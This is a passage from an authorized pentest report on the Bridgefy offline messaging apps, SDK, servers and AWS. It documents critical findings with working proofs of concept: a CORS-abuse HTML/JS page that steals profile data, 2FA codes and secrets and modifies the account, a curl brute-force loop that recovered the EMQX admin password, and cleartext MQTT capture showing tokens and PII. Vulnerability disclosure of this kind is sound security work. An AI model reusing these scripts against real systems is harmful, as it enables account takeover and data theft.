



Test Targets:

Bridgefy Mobile Apps

Bridgefy SDK

Bridgefy Servers

Bridgefy Cloud Infrastructure

Bridgefy Processes

Bridgefy Privacy Analysis

Pentest Report

Client:

Bridgefy Inc.

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Dariusz Jastrzębski
- Michał Rzepka, MSc.
- Miroslav Štampar, PhD.
- Óscar Martínez, MSc.
- Szymon Grzybowski, MSc.
- Tarunkant Gupta, BTech.

7ASecurity

*Protect Your Site & Apps
From Attackers*

sales@7asecurity.com

7asecurity.com

INDEX

Introduction	4
Scope	6
Identified Vulnerabilities	7
BFY-01-004 WP2/3: Impersonation & 2FA bypass via CORS Misconfig (Critical)	7
BFY-01-007 WP3/5: EMQX Admin Access via Weak Password Policy (Critical)	14
BFY-01-012 WP1: MitM without Warnings via clear-text MQTT Traffic (Critical)	16
BFY-01-014 WP1/3: Arbitrary MQTT Message Spoofing via IDOR (High)	21
BFY-01-015 WP1: Fingerprint Bypass on Rooted Devices via Crafted Intent (Low)	27
BFY-01-016 WP1: Fingerprint Bypass via Token Access (High)	28
BFY-01-017 WP1: Fingerprint Bypass via Lack of Keystore usage (High)	31
BFY-01-018 WP1: iOS Biometric Bypass via Implementation Flaw (High)	33
BFY-01-026 WP3: Arbitrary takeover & EMQX/MongoDB Admin Access (Critical)	35
BFY-01-032 WP1: Possible Phishing via StrandHogg 2.0 on Android (Medium)	38
BFY-01-033 WP1: Leaks via Missing Security Screen on Android (Low)	41
BFY-01-035 WP1: Multiple Data Leaks via Android Debug Messages (Medium)	42
BFY-01-036 WP1: Biometric Bypass via Unsafe iOS Keychain Use (Medium)	46
BFY-01-037 WP1: PII & Credential Access via missing Data Protection (Medium)	48
BFY-01-040 WP1: PII & Token Access via iOS Backups (Low)	53
BFY-01-043 WP1/2: Arbitrary Broadcast Message Spoofing via IDOR (High)	54
Hardening Recommendations	59
BFY-01-001 WP2/3: TLS Hardening Recommendations (Low)	59
BFY-01-002 WP2/3/5: Multiple Inherited Vulnerabilities via Dependencies (Low)	60
BFY-01-003 WP2/3/5: MongoDB Admin Access via Multiple Leaks (High)	65
BFY-01-005 WP3: Possible takeover via localStorage Usage (Medium)	71
BFY-01-006 WP2/3: Authentication Token remains Valid after Logout (Low)	72
BFY-01-008 WP2/3: Multiple Leaks via API Error Messages (Low)	75
BFY-01-009 WP2/3: User Enumeration via Server Responses (Low)	77
BFY-01-010 WP3/5: Usage of Insecure Crypto Functions and PRNG (Low)	79
BFY-01-011 WP1: Support of Insecure v1 Signature on Android (Info)	81
BFY-01-013 WP1: Android Binary Hardening Recommendations (Info)	82
BFY-01-019 WP1/5: Missing Jailbreak/Root Detection (Info)	83
BFY-01-020 WP4/5: Possible IAM Admin takeover via Excessive Privileges (High)	84
BFY-01-021 WP3: Possible DDoS via XMLRPC PingBack attacks (Low)	86
BFY-01-022 WP4/5: Weaknesses in Vulnerability Management (Medium)	88

BFY-01-023 WP4/5: Possible takeover via Active IAM Root Account Use (High)	90
BFY-01-024 WP4/5: Missing MFA for All IAM Users & Root (High)	92
BFY-01-025 WP4/5: Possible Root API Access via Insecure Config (High)	95
BFY-01-027 WP4/5: Missing IAM Access Key Rotation (Medium)	96
BFY-01-028 WP4/5: Insufficient Infrastructure Logging & Monitoring (High)	97
BFY-01-029 WP4/5: Weaknesses in ECR Vulnerability Scanning (Medium)	100
BFY-01-030 WP4/5: ELB Hardening Recommendations (Low)	103
BFY-01-031 WP1/2: PII & Token Access via inadequate KeyStore Usage (Info)	104
BFY-01-034 WP1: Android Config Hardening Recommendations (Info)	108
BFY-01-038 WP4: Access to Services via Docker Image Leaks (High)	110
BFY-01-039 WP4: Possible Log Spoofing via ECS Task Permissions (Low)	112
BFY-01-041 WP2/3: Missing Content Security Policy (Info)	114
BFY-01-042 WP2/3: Weaknesses via Absent Security Headers (Medium)	115
BFY-01-044 WP3: Possible DoS via Unauthenticated Varnish Cache Purge (Low)	117
Privacy Analysis Findings	119
BFY-01-Q02: Files & Information gathered by Bridgefy (Proven)	119
BFY-01-Q03: Where & How Bridgefy transmits Data (Proven)	121
BFY-01-Q04: How Bridgefy protects PII at rest & in transit (Proven)	123
BFY-01-Q05: How Bridgefy protects Data at Rest & In Transit (Proven)	124
BFY-01-Q06: Bridgefy gathers more Data than strictly necessary (Proven)	125
BFY-01-Q07: Bridgefy does not appear to track Users (Assumed)	126
BFY-01-Q08: Bridgefy does not seem to weaken Crypto intentionally (Unclear)	129
BFY-01-Q09: Bridgefy does appear to use the SD Card insecurely (Unclear)	129
BFY-01-Q10: Bridgefy seems free from RCE Vulnerabilities (Unclear)	130
BFY-01-Q11: Bridgefy does not appear to contain Backdoors (Unclear)	130
BFY-01-Q12: Bridgefy seems free from Root PrivEsc Artifacts (Unclear)	131
BFY-01-Q13: Bridgefy does not appear to use Obfuscation (Unclear)	131
Conclusion	133

Introduction

“Bridgefy is a free messaging app that works without the Internet. Perfect for natural disasters, large events, and at school!”

From: <https://bridgefy.me/>

This document outlines the results of a penetration test and *whitebox* security review conducted against the Bridgefy platform. The project was solicited by *Bridgefy Inc.*, funded by the *Open Technology Fund* (OTF), and executed by 7ASecurity in December 2022 and January 2023. The audit team dedicated 56 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, identification of new security weaknesses was expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review the security posture of Bridgefy, an innovative solution that facilitates messaging during internet shutdown occurrences. The goal was to review the tool as thoroughly as possible, to ensure Bridgefy users can be provided with the best possible security.

The methodology implemented was *whitebox*: 7ASecurity was provided with access to a test environment, test accounts, documentation, source code, AWS credentials and staging Android and iOS binaries. A team of 7 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by December 2022, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The Bridgefy team was helpful and responsive throughout the audit, even during out of office hours, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays.

The Bridgefy team had initial difficulties to provide the project deliverables on time, and hence the project was defined and organized iteratively, as Bridgefy was able to facilitate each work package for the test team. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

Please note 7ASecurity had some setbacks to test the mobile applications during this iteration: The apps were unstable, certain workarounds were time consuming (i.e.

frequent app reinstallations) and 7ASecurity received 5 different build versions and multiple code changes during the test window. These impressions are in line with Bridgefy user comments on the Android¹ and iOS² stores. Future engagements should focus on stable builds and code freezes for best results.

This engagement split the scope items in the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox Tests against Bridgefy Android & iOS apps
- WP2: Whitebox Tests against Bridgefy SDK
- WP3: Whitebox Tests against Bridgefy SDK Server & App Server Components
- WP4: Whitebox Tests against Cloud Infrastructure & AWS
- WP5: General Documentation Audit & Consulting
- WP6: Privacy tests against Bridgefy Android & iOS apps, SDK & Servers.

The security audit sections of this report attempt to answer the following question:

Q1: Do the Android & iOS mobile apps contain any security flaws that might put users at risk?

The findings of the security audit (WP1-5) can be summarized as follows:

<i>Identified Vulnerabilities</i>	<i>Hardening Recommendations</i>	<i>Total Issues</i>
16	28	44

Regarding the privacy audit (WP6), 7ASecurity directly answers 12 privacy-related questions with a confidence level ranging from *Unclear* to *Proven*. These are described in the [Privacy Analysis Findings](#) section of this report.

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Bridgefy solution.

¹ <https://play.google.com/store/apps/details?id=me.bridgefy.main&hl=en&gl=US>

² <https://apps.apple.com/us/app/bridgefy-offline-messages/id975776347>

Scope

The following list outlines the items in scope for this project:

- **WP1 - Whitebox Tests against Bridgefy Android & iOS apps**
 - Audited Versions
 - Android: 3.0.15, 3.0.16, and 3.0.17
 - iOS: 1.0.0 Build 274
 - Audited Source Code:
 - <https://github.com/bridgefy/bridgefy-app-android/tree/staging>
 - <https://github.com/bridgefy/bridgefy-app-ios/tree/configuration/staging>
- **WP2 - Whitebox Tests against Bridgefy SDK**
 - Audited Source Code:
 - <https://github.com/bridgefy/bridgefy-sdk-android/tree/staging>
 - <https://github.com/bridgefy/bridgefy-sdk-ios/tree/big-feature/security-audit>
- **WP3 - Whitebox Tests against Bridgefy SDK Server & App Server Components**
 - Audited URLs:
 - <https://developer.staging.bridgefy.me/>
 - <https://staging.app.bridgefy.services>
 - <https://staging.sdk.bridgefy.services>
 - <https://staging.broker.bridgefy.services:8084>
 - wss://staging.broker.bridgefy.services:8084
 - mongodb+srv://staging.whqu3.mongodb.net
 - Audited Source Code:
 - <https://github.com/bridgefy/bridgefy-app-backend/tree/staging>
 - <https://github.com/bridgefy/bridgefy-APP-infra/tree/staging>
 - <https://github.com/bridgefy/bridgefy-sdk-backend/tree/staging>
 - <https://github.com/bridgefy/bridgefy-SDK-infra/tree/staging>
- **WP4 - Whitebox Tests against Cloud Infrastructure & AWS**
 - Audited AWS Accounts:
 - 745354931789 (main target hosting the backend)
 - 292595537002 (account for authenticating regular users)
- **WP5 - General Documentation Audit & Consulting**
 - Audited Documentation:
 - <https://bridgefy.notion.site/Bridgefy-b46fb4d837574bbfa36e9210d746d860>
- **WP6 - Privacy tests against Bridgefy Android & iOS apps, SDK & Servers.**
 - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *BFY-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

BFY-01-004 WP2/3: Impersonation & 2FA bypass via CORS Misconfig (*Critical*)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the Bridgefy SDK API operates with an unrestricted *Cross-Origin Resource Sharing* (CORS)³ configuration. This behavior is unsupported by browsers, as it is explicitly forbidden by the CORS RFC⁴, which specifies that “*If credentials mode is “include”, then Access-Control-Allow-Origin cannot be *. “*”. However, the application gets around this by reflecting back the Origin request header in CORS responses, while credentials are also allowed. As a result, any third party website is able to send authenticated CORS requests, as well as read authenticated CORS responses simply invoking the API using JavaScript. A malicious unauthenticated attacker, able to entice a logged in Bridgefy user to visit an attacker-controlled website, could leverage this weakness to perform any API action on behalf of the user (i.e. change of all user profile data, add arbitrary bundle IDs to licenses, etc.), as well as retrieve all user Personally Identifiable Information (PII), API keys, client secrets, card data, etc.

Affected Hosts:

staging.sdk.bridgefy.services

staging.app.bridgefy.services

This issue can be replicated as follows:

1. Login to <https://developer.staging.bridgefy.me/>
2. From another browser tab, open the following PoC page:

PoC URL:

https://7as.es/Bridgefy_ytn9q4n7/cors_poc.html

PoC HTML:

<html>

³ <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

⁴ <https://fetch.spec.whatwg.org/#cors-protocol-and-credentials>

```
<body>
<pre>
<script>
function send(poc, url, poc_id, method = 'GET', body = '') {
    document.body.innerHTML += '<b>PoC ' + i + ': ' + poc + '</b><p id=' + poc_id +
'></p>';
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
        if (this.status == 200) {
            document.getElementById(poc_id).innerText = xhttp.responseText;
        }
    };
    xhttp.open(method, url, true);
    xhttp.withCredentials = true;
    if (method == 'GET') xhttp.send();
    else { //post
        xhttp.setRequestHeader('Content-type','application/json;
charset=utf-8');
        xhttp.send(body);
    }
}

endpoint = {
    'Cards' : [ 'GET', '/bridgefy/dashboard/client/my-cards', '' ],
    'Client Secret' : [ 'GET', '/bridgefy/dashboard/client/card/client-secret', ''
],
    'User Profile (includes 2FA bypass emergency code)' : [ 'GET',
'/bridgefy/dashboard/profile', '' ],
    'User Licenses' : [ 'GET', '/bridgefy/dashboard/my-licenses', '' ],
    'Add Bundle to License' : [ 'POST',
'/bridgefy/dashboard/license/6398c89972ee224bd5f0f970/bundle' , '{"bundleId":"com.' +
Math.random() * 1000000000000000 + '.com:1"}'],
    'Update Profile' : [ 'PUT', '/bridgefy/dashboard/profile',
'{"firstName":"Julian Test","lastName":"de la
Orta","companyName":"Bridgefy","companyWebsite":"bridgefy.me","country":"60d25aaed1fe3a
324c1fbf28","role":"Engineering/Product","industry":"Tech","use":"Messaging"}' ]
}
var i = 0;
for (var poc in endpoint) {
    method = endpoint[poc][0]
    console.log('Trying PoC ' + ++i + ' for "' + poc + '" => ' + endpoint[poc][1]);
    send(method + ' ' + poc, 'https://staging.sdk.bridgefy.services' +
endpoint[poc][1], i, method, endpoint[poc][2]);
}
</script>
</body>
</html>
```


Result:

The third party website can retrieve all information and impersonate the user:

Output:

PoC 1: GET Cards

```
{"response":[]}
```

PoC 2: GET Client Secret

```
{"response":{"clientSecret":"pi_3MN[...]..."}}
```

PoC 3: GET User Profile (including 2FA bypass emergency code)

```
{"response":{"id":"639893112017b2dfe4319370","firstName":"Julian Test","lastName":"de la Orta","country":{"id":"60d25aaed1fe3a324c1fbf28","name":"Mexico"},"industry":"Tech","role":"Engineering/Product","client":"639893112017b2dfe431936e","companyName":"Bridgefy","companyWebsite":"bridgefy.me","use":"Messaging","emergencyCode":"46D5356E","termsAccepted":true,"useBridgefySDK":true,"profileCompleted":true,"twoFactor":true,"subscriptionUntil":"December 13, 2022","planActive":true}}
```

PoC 4: GET User Licenses

```
{"response":[{"id":"6398c89972ee224bd5f0f970","name":"Monitor","key":"eee06afe-19eb-4ed9-a907-c38f2167c001","bundleIds":["com.bridgefy.BridgefyNewDevelopment:1","me.bridgefy.main.dev:0","com.bridgefy.BridgefyNewStaging:1","com.bridgefy.BridgefyNew:1","me.bridgefy.main.qa:0","me.bridgefy.main:0","me.bridgefy.template.dev:0","me.bridgefy.main.staging:0","com.example.org:1","com.example2.org:1","com.owned.com:1","com.18621200092188.062.com:1","com.28330513147285.34.com:1","com.32703124033018.605.com:1","com.60184245922467.78.com:1","com.57121640144341.65.com:1","com.76048147588686.55.com:1","com.67523810542330.984.com:1","com.82539972419375.39.com:1","com.44839708381482.08.com:1","com.80781919366178.47.com:1"],"users":100,"createdAt":"2022-12-13T18:46:49.859Z"}]}
```

PoC 5: POST Add Bundle to License

This PoC demonstrates that attackers can add their own app bundles to the license of the victim user:

```
{"response":{"id":"6398c89972ee224bd5f0f970","name":"Monitor","key":"eee06afe-19eb-4ed9-a907-c38f2167c001","bundleIds":["com.bridgefy.BridgefyNewDevelopment:1","me.bridgefy.main.dev:0","com.bridgefy.BridgefyNewStaging:1","com.bridgefy.BridgefyNew:1","me.bridgefy.main.qa:0","me.bridgefy.main:0","me.bridgefy.template.dev:0","me.bridgefy.main.staging:0","com.example.org:1","com.example2.org:1","com.owned.com:1","com.18621200092188.062.com:1","com.28330513147285.34.com:1","com.32703124033018.605.com:1","com.60184245922467.78.com:1","com.57121640144341.65.com:1","com.76048147588686.55.com:1","com.67523810542330.984.com:1","com.82539972419375.39.com:1","com.44839708381482.08.com:1","com.80781919366178.47.com:1","com.99339090060368.05.com:1"],"description":null}}
```

PoC 6: PUT Update Profile

This PoC demonstrates that attackers can modify every user profile field as well:

```
{"response":{"id":"639893112017b2dfe4319370","firstName":"Julian Test","lastName":"de la Orta","client":"639893112017b2dfe431936e","country":{"id":"60d25aaed1fe3a324c1fbf28","name":"Mexico"},"companyName":"Bridgefy","companyWebsite":"bridgefy.me","industry":"Tech","role":"Engineering/Product","use":"Messaging","useBridgefySDK":true,"termsAccepted":true,"profileCompleted":true,"twoFactor":true,"planActive":true}}
```

The above PoC works due to the following CORS misconfiguration, which allows the user authentication cookie to be sent along CORS requests:

Example Request:

```
GET /bridgefy/dashboard/profile HTTP/2
Host: staging.sdk.bridgefy.services
Cookie: bfSDKSession=[...]
[...]
Origin: https://7as.es
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://7as.es/
[...]
```

Example Response:

```
HTTP/2 200 OK
Date: Fri, 06 Jan 2023 13:55:27 GMT
Content-Type: application/json; charset=utf-8
[...]
Access-Control-Allow-Origin: https://7as.es
Vary: Origin
Access-Control-Allow-Credentials: true
```

```
{"response":{"id":"639893112017b2dfe4319370","firstName":"Julian Test","lastName":"de la Orta","country":{"id":"60d25aaed1fe3a324c1fbf28","name":"Mexico"},"industry":"Tech","role":"Engineering/Product","client":"639893112017b2dfe431936e","companyName":"Bridgefy","companyWebsite":"bridgefy.me","use":"Messaging","emergencyCode":"46D5356E","termsAccepted":true,"useBridgefySDK":true,"profileCompleted":true,"twoFactor":true,"subscriptionUntil":"December 13, 2022","planActive":true}}
```

The root cause for this issue can be found on the following files:

Affected Files:

bridgefy-app-backend/src/api/config/cors.ts
bridgefy-app-backend/tree/staging/src/api/config/cors.ts
bridgefy-sdk-backend/src/api/config/cors.ts
bridgefy-sdk-backend/tree/staging/src/api/config/cors.ts

Affected Code:

```
export class CorsConfig {  
  public initCors(): RequestHandler[] {  
    const corsOptions = {  
      origin: async (origin, callback) => {  
        return callback(null, true);  
      },  
    };  
    return [cors({ credentials: true, ...corsOptions })];  
  }  
}
```

It is recommended to implement a whitelist approach where a single allowed domain is sent in HTTP responses (i.e. instead of rendering the incoming origin). Alternatively, the origin header could be checked to be a trusted Bridgefy subdomain. In the latter case, the response only renders the user-supplied domain as allowed for CORS when it appears in the whitelist of origins. For additional mitigation guidance, please see the *Cross Origin Resource Sharing* section of the *OWASP HTML5 Security Cheat Sheet*⁵.

⁵ https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#cross-origin...

BFY-01-007 WP3/5: EMQX Admin Access via Weak Password Policy (**Critical**)

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

The Bridgefy Dashboard application uses the *Firebase REST API*⁶ to create new user accounts. It was found that the current implementation fails to validate password strength during the signup and password change processes. For example, weak combinations like “same password as login” or 123456 are allowed. It was further noted that the EMQX Dashboard implements a worse password policy, where even 123 gets accepted as a password on the login page. Malicious attackers may leverage these weaknesses to take over Firebase user accounts, as well as EMQX admin accounts, by trying to login with the same password as the email address or using automated tools with weak password lists. Please note EMQX administrator access could be gained during this engagement through this weakness. Additionally, during the documentation review, no process was found to enforce password policies via test scripts on a regular basis. This issue was confirmed as follows:

Issue 1: EMQX Admin Access via Weak Password Policy

The following example illustrates possible steps to perform an automated dictionary attack, which results in admin access to the EMQX Dashboard:

Commands:

```
echo bridgefy > seeds.txt
ruby rsmangler.rb -f seeds.txt > passwords.txt
wc -l passwords.txt
```

Output:

```
701 passwords.txt
```

PoC bash script:

```
#!/bin/bash

file="passwords.txt"
while read -r password; do
    echo -e "Trying $password"
    response=$(curl -s -i -H 'Content-Type: application/json' --data
'{"username":"admin","password":"'$password'"}'
'https://staging.broker.bridgefy.services/api/v5/login')
    if [[ $response =~ .*200.* ]]; then
```

⁶ <https://firebase.google.com/docs/reference/rest/auth/#section-create-email-password>

```

        echo "Password found: $password"
        echo "$response"
        break
    fi
done <$file

```

Output:

```

[...]
Trying bridg3fy
Trying br1dg3fy
Password found: br1dg3fy
HTTP/2 200
content-length: 184
content-type: application/json
date: Sat, 21 Jan 2023 14:24:03 GMT
server: Cowboy

{"license":{"edition":"ce"},"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleH[...]aq
Ar41xDf3aqs","version":"5.0.9"}

```

Issue 2: Weak Password Policy for Firebase Users

Steps to Reproduce - Registration form:

1. Navigate to the Signup form:
<https://developer.staging.bridgefy.me/auth/account-information>
2. Set 123456 as the new password and complete the signup flow

Result:

The web application accepts 123456 as the new password.

Steps to Reproduce - Password change form:

1. Login to an account: <https://developer.staging.bridgefy.me>
2. Navigate to Settings / Security / New Password
3. Set 12345678 as the new password and verify that the “Save Password” button is not activated
4. Set Password1 as the new password, intercept the request using a MitM proxy (i.e. BurpSuite, OWASP ZAP, Fiddler) and change the password value to 12345678

Result:

The web application accepts 12345678 as the new password.

It is recommended to implement a stricter password policy. A possible approach to

accomplish this could be to switch from *Firebase* to *Google Identity Platform*, and then enable a password policy in *Google Identity Platform*⁷. For additional mitigation guidance, please see the *OWASP Authentication Cheat Sheet*⁸.

BFY-01-012 WP1: MitM without Warnings via clear-text MQTT Traffic (**Critical**)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.16 (1001) build and iOS 1.0.0 build 274 were found to implement the proposed mitigation.

It was found that the Android and iOS apps communicate with the backend MQTT broker over clear-text MQTT⁹. This allows malicious Man-In-The-Middle (MitM) attackers, able to intercept clear-text communications (i.e. via open Wi-Fi without guest isolation, ISP MitM, BGP hijacking, etc.), to read and modify all information transmitted over this insecure channel. Information observed during this assignment includes messages sent from one user to another, phone numbers, usernames, user ID and user authentication tokens. Please note that, as demonstrated in [BFY-01-014](#), attackers could additionally use the obtained MQTT credentials to subscribe to topics and publish messages on behalf of the victim user. This MitM attack can be trivially simulated against the Android app as follows:

PoC Steps:

Step 1: Close the Bridgefy App

Close the Android application and the Bridgefy service (from *Notifications* select *Stop Bridgefy*).

Step 2: Start capturing traffic on the Android device

Run the following command to capture the traffic on the Android device.

Command:

```
adb shell tcpdump port 8083 -w /data/local/tmp/mqtt.pcap
```

⁷ <https://cloud.google.com/identity-platform/docs/password-policy>

⁸ https://cheatsheetseries.owasp.org/.../Authentication_Cheat_Sheet.html#...

⁹ <https://en.wikipedia.org/wiki/MQTT>

Step 3: Open the app and generate MQTT traffic

Launch the Android application and send any direct message to another user.

Step 4: Retrieve the traffic capture for analysis

Run the following command to pull the file from the Android device.

Command:

```
adb pull /data/local/tmp/mqtt.pcap
```

Result:

Opening the *PCAP* file with Wireshark reveals all data is sent over clear-text MQTT:

No.	Time	Source	Destination	Protocol	Length	Info
6	0.264883	3.131.221.30	192.168.68.104	HTTP	278	HTTP/1.1 101 Switching Protocols
7	0.265000	192.168.68.104	3.131.221.30	TCP	66	44252 → 8083 [ACK] Seq=191 Ack=21
8	0.602924	192.168.68.104	3.131.221.30	WebSock...	1192	WebSocket Binary [FIN] [MASKED]
9	0.732124	3.131.221.30	192.168.68.104	WebSock...	72	WebSocket Binary [FIN]
10	0.732613	192.168.68.104	3.131.221.30	TCP	66	44252 → 8083 [ACK] Seq=1317 Ack=2
11	0.785787	192.168.68.104	3.131.221.30	WebSock...	122	WebSocket Binary [FIN] [MASKED]
12	0.912926	3.131.221.30	192.168.68.104	WebSock...	73	WebSocket Binary [FIN]

▶ Frame 8: 1192 bytes on wire (9536 bits), 1192 bytes captured (9536 bits) ▶ Ethernet II, Src: OnePlusT_db:5f:35 (c0:ee:fb:db:5f:35), Dst: TP-Link_18:a8:58 (10:27:f5:18:a8:58) ▶ Internet Protocol Version 4, Src: 192.168.68.104, Dst: 3.131.221.30 ▶ Transmission Control Protocol, Src Port: 44252, Dst Port: 8083, Seq: 191, Ack: 213, Len: 1126 ▶ WebSocket ▶ Data (1118 bytes)						
0000	10	db	08	00	04	4d 51 54 54 04 c0 00 3c 00 12 70
0010	61	68	6f	39	36	32 34 37 34 37 37 35 36 35 34 32
0020	35	00	24	65	39	36 35 64 64 35 66 2d 38 64 66 38
0030	2d	34	34	37	38	2d 62 35 31 63 2d 66 33 61 63 38
0040	32	66	61	63	31	33 34 04 15 65 79 4a 68 62 47 63
0050	69	4f	69	4a	53	55 7a 49 31 4e 69 49 73 49 6d 74
0060	70	5a	43	49	36	49 6a 67 33 4e 54 4e 69 59 6d 46
0070	69	4d	32	55	34	59 7a 42 6d 5a 6a 64 6a 4e 32 5a
0080	69	4e	7a	67	30	5a 57 4d 35 4d 6d 59 35 4f 44 6b
0090	33	59	6a	56	6a	5a 44 6b 77 4e 32 51 69 4c 43 4a
00a0	30	65	58	41	69	4f 69 4a 4b 56 31 51 69 66 51 2e
00b0	65	79	4a	75	59	57 31 6c 49 6a 6f 69 54 33 4e 6a

Fig.: Confirming all data is sent over clear-text MQTT

Issue 1: Access to MQTT Credentials and PII

From the above, the MQTT login can be trivially extracted:

MQTT login:

```
ûMQTTÀ<paho96247477565425$e965dd5f-8df8-4478-b51c-f3ac82fac134eyJhbG[... ]v9Jr1Q
```

Additionally, base64-decoding the middle portion of the JWT token above reveals PII:

Base64-decoded token:

```
{
  "name": "Oscar",
  "iss": "https://securetoken.google.com/bridgefy-app-staging",
  "aud": "bridgefy-app-staging",
  "auth_time": 1672419169,
  "user_id": "U309RRQIu1X95ChRjWv16PqwFlp1",
  "sub": "U309RRQIu1X95ChRjWv16PqwFlp1",
  "iat": 1672419171,
  "exp": 1672422771,
  "email": "+12064512559@bridgefy.app",
  "email_verified": true,
  "phone_number": "+12064512559",
  "firebase": {
    "identities": {
      "phone": ["+12064512559"],
      "email": ["+12064512559@bridgefy.app"]
    }
  },
  "sign_in_provider": "password:fx0[...]"
}
```

Issue 2: Access to MQTT Messages sent between users

Similarly, user messages are also sent over clear-text MQTT, the following example was captured during this assignment:

Direct message:

```
4iLbf/e965dd5f-8df8-4478-b51c-f3ac82fac134/e16ee31e-9aea-44c2-abdb-57d1f3473b01{
  "id": "1de3aade-a1c3-423c-bd99-849efa6e780d",
  "message": "{\\\"uuid\\\":\\\"1de3aade-a1c3-423c-bd99-849efa6e780d\\\",\\\"payload\\\":{\\\"SenderId\\\":\\\"e965dd5f-8df8-4478-b51c-f3ac82fac134\\\",\\\"senderName\\\":\\\"Oscar\\\",\\\"senderNickname\\\":\\\"oscar\\\",\\\"senderAvatar\\\":7,\\\"receiverId\\\":\\\"e16ee31e-9aea-44c2-abdb-57d1f3473b01\\\",\\\"receiverName\\\":\\\"oscaraa\\\",\\\"receiverNickname\\\":\\\"oscarand\\\",\\\"receiverAvatar\\\":1,\\\"message\\\":\\\"this-is-a-secret-message\\\",\\\"createdOn\\\":1672433359144,\\\"status\\\":1,\\\"dateSent\\\":1672433359144}}\",
  \"timestamp\": 1672433359522
}
```

Please note this issue could also be confirmed intercepting traffic and analyzing WebSockets messages using a MitM proxy (i.e. *BurpSuite*¹⁰, *OWASP ZAP*¹¹, *Fiddler*¹²).

The root cause for this issue is that both the Android and iOS apps explicitly use clear-text MQTT for WebSocket communications with the MQTT broker, which can be confirmed in the following code snippets:

Affected File (iOS):

bridgefy-app-ios/Bridgefy/MQTT/MQTTManager.swift

Affected Code (iOS):

```
init(uid: String, token: String) {
    let websocket = CocoaMQTTWebSocket(uri: "/mqtt")
    mqtt = CocoaMQTT5(clientID: uid,
        host: "3.131.221.30",
        port: 8083,
        socket: websocket)
```

¹⁰ <https://portswigger.net/burp>

¹¹ <https://owasp.org/www-project-zap/>

¹² <https://www.telerik.com/fiddler>

```
mqtt.enableSSL = false
mqtt.keepAlive = 60
mqtt.username = uid
mqtt.password = token
mqtt.cleanSession = false
```

Affected File (Android):

bridgefy-app-android/Framework/MessageManager/build.gradle.kts

Affected Code (Android):

```
buildConfigField("String", "MQTT_BASE_URL", "\"ws://3.131.221.30:8083/mqtt\"")
```

Affected File (Android):

bridgefy-app-android/Framework/MessageManager/src/main/java/me/bridgefy/framework/messagemanager/di/MessageManagerModule.kt

Affected Code (Android):

```
fun provideMqttAndroidClient(application: Application): MqttAndroidClient {
    val clientId = MqttClient.generateClientId()
    return MqttAndroidClient(application, BuildConfig.MQTT_BASE_URL, clientId)
}
```

Additionally, please note that current Android and iOS versions forbid clear-text communications by default, hence the above implementation additionally requires the apps to weaken these built-in protections, which they defeat as follows:

Affected File (iOS):

bridgefy-app-ios/Bridgefy/SupportingFiles/Info.plist

Affected Code (iOS):

```
<key>NSAppTransportSecurity</key>
<dict>
    <key>NSAllowsArbitraryLoads</key>
    <true/>
    <key>NSAllowsArbitraryLoadsForMedia</key>
    <true/>
    <key>NSAllowsArbitraryLoadsInWebContent</key>
    <true/>
</dict>
```

Affected File (Android):

bridgefy-app-android/app/src/main/AndroidManifest.xml

Affected Code (Android):

```
<application android:theme="@style/Theme.BridgefyApp"
android:label="@string/app_launcher_name" android:icon="@mipmap/ic_launcher"
android:name="me.bridgefy.main.App" android:debuggable="true"
android:allowBackup="false" android:logo="@drawable/ic_bridgefy"
android:hardwareAccelerated="true" android:supportsRtl="true"
android:fullBackupContent="false" android:usesCleartextTraffic="true"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

It is recommended to move away from all clear-text protocols, such as MQTT. Instead, the apps should utilize MQTTS, which is MQTT over TLS, and will protect the integrity and confidentiality of MQTT communications. This may be accomplished by establishing WebSockets over TLS, using `wss://` instead of `ws://` URLs on both apps.

Once this is done, the `usesCleartextTraffic` flag should be set to false in the Android Manifest, and all ATS exceptions should be removed on the iOS app. This will ensure the mobile platforms prevent clear-text traffic by default.

After this, a nightly job or commit hook could automatically scan the source code for clear-text URLs. The purpose of this would be to alert administrators when these occur, which will drastically reduce the odds of similar problems in the future.

BFY-01-014 WP1/3: Arbitrary MQTT Message Spoofing via IDOR (High)

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

It was found that MQTT messages can be manipulated to impersonate arbitrary Bridgefy users on both the Android and iOS applications. Malicious attackers could abuse this weakness to publish specially crafted MQTT messages that spoof any user. Please note that the attacker must know the `UUID` of the spoofed user, however this may already be known when such user is already a contact, or obtained through a separate leak, or a vulnerability like [BFY-01-012](#). This issue was confirmed using the following steps:

Step 1: Create Users

The following users were created for demonstration purposes:

Type	displayName	UUID	Email
